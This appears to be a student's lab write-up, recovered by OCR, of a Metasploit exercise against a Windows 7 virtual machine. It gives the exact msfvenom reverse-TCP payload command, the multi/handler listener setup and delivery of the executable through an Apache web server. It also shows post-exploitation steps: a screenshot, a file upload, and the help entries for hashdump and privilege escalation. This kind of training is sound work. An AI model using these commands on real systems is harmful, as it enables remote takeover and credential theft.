


Here I am using a general exploit with the command use exploit/multi/handler and setting my payload with the command set payload windows/meterpreter/reverse_tcp and using the command show options to


double check the setting I had previously set while I was fiddling around to figure out what I was doing because I was lost for a good 10 minutes.




I set my listening host to Ext Kali and my listening port to 15323 (the date) with the command set lhost and set lport. I do this because I am setting up and waiting for my target to create that connection with my malicious exploit. I use the command exploit to begin this listening as seen above in “started rev…..on….217.3:15…” If my target successfully downloads the following mailioucse file, my msf5 shell will have more to say later.




Ok, so now we are moving to our Root shell on Ext Kali while still having my msf5 shell up so I can wait on that malicious file to be downloaded. I use the command msfvenom -p windows/meterpreter/reverse_tcp because I need to specify the path, followed by settings lhost=192.168.217.3 lport=15323 of where and then what the file is titled -f exe -o jali.exe . The file contains my malicious connection and is empty. I execute the command and I am looking for the things like, payload size, final size, and saved as. This signifies success and is seen above.




Although I see saved as I want to double check in my current directory with the command ls as shown above. Now that I have checked, we can move on to starting our webpage, I use the command service apache2 start, copy my malicious file to the webpage using the command cp jali.exe /var/www/html and I want to double check as well. So I use the command ls /var/www/html.



I switch to windows 7 to simulate my target machine. I open internet explorer and type in the IP of Ext Kali or Attacker Kali (192.168.217.3).




Then I need simulate clicking on a malicious link for a file download to I type in the top of internet explorer on Windows 7, jali.exe following the IP I had typed previously. I save and run the file jali.exe, nothing happens because it is an “empty file”. Then…





I notice in my msf5 shell now start moving and I have a meterpreter shell, the session has been created and I now have my target (Windows 7).

[Post-exploitation]




1. Above, I used the command screenshot to take a picture of my target's current screen and my meterpreter shell told me where it saved on my end, Ext. Kali.


Applications
Places
Terminal
Wed 23:50
root@CS2APenTest: ~
File Edit View Search Terminal Help
EXITFUNC process yes
LHOST 192.168.217.3 yes
LPORT 15323 yes
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > exploit
Started reverse TCP handler on
Sending stage (179779 bytes) to
Meterpreter session 1 opened
2023-03-15 23:37:17 -0400
meterpreter > screenshot
Screenshot saved to: /root/
meterpreter >
root@CS2APenTest: ~
File Edit View Search Terminal Help
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.21
7.3 lport=15323 -f exe -o jali.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: jali.exe
ls
jali.exe
service apache2 start
cp jali.exe /var/www/html
ls /var/www/html/
index.html index.nginx-debian.html jali.exe
cd
pwd
/root
touch IMadeIt-jali.txt
echo $(date) > IMadeIt-jali.txt
cat IMadeIt-jali.txt
Wed 15 Mar 2023 11:49:48 PM EDT
#
KALI



Applications
Places
Terminal
Wed 23:54
root@CS2APenTest: ~
File Edit View Search Terminal Help
getsystem Attempt to elevate your privilege to that of local system
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > upload IMadeIt-jali.txt
uploading : IMadeIt-jali.txt -> IMadeIt-jali.txt
uploaded : IMadeIt-jali.txt -> IMadeIt-jali.txt
meterpreter >
echo $(date) > IMadeIt-jali.txt
cat IMadeIt-jali.txt
Wed 15 Mar 2023 11:49:48 PM EDT
#
IMadeIt-jali - Notepad
File Edit Format View Help
Wed 15 Mar 2023 11:49:48 PM EDT

2. Above, I created a text file on my end (Ext Kali) that I wanted to end up being uploaded on my target's desktop (Windows 7), I also added a timestamp and double checked the contains of the file. The command I used to transfer the file is upload IMadeIt-jali.txt. Notice the file also contains my current time stamp as seen above on the right via my target's (Window 7) desktop.

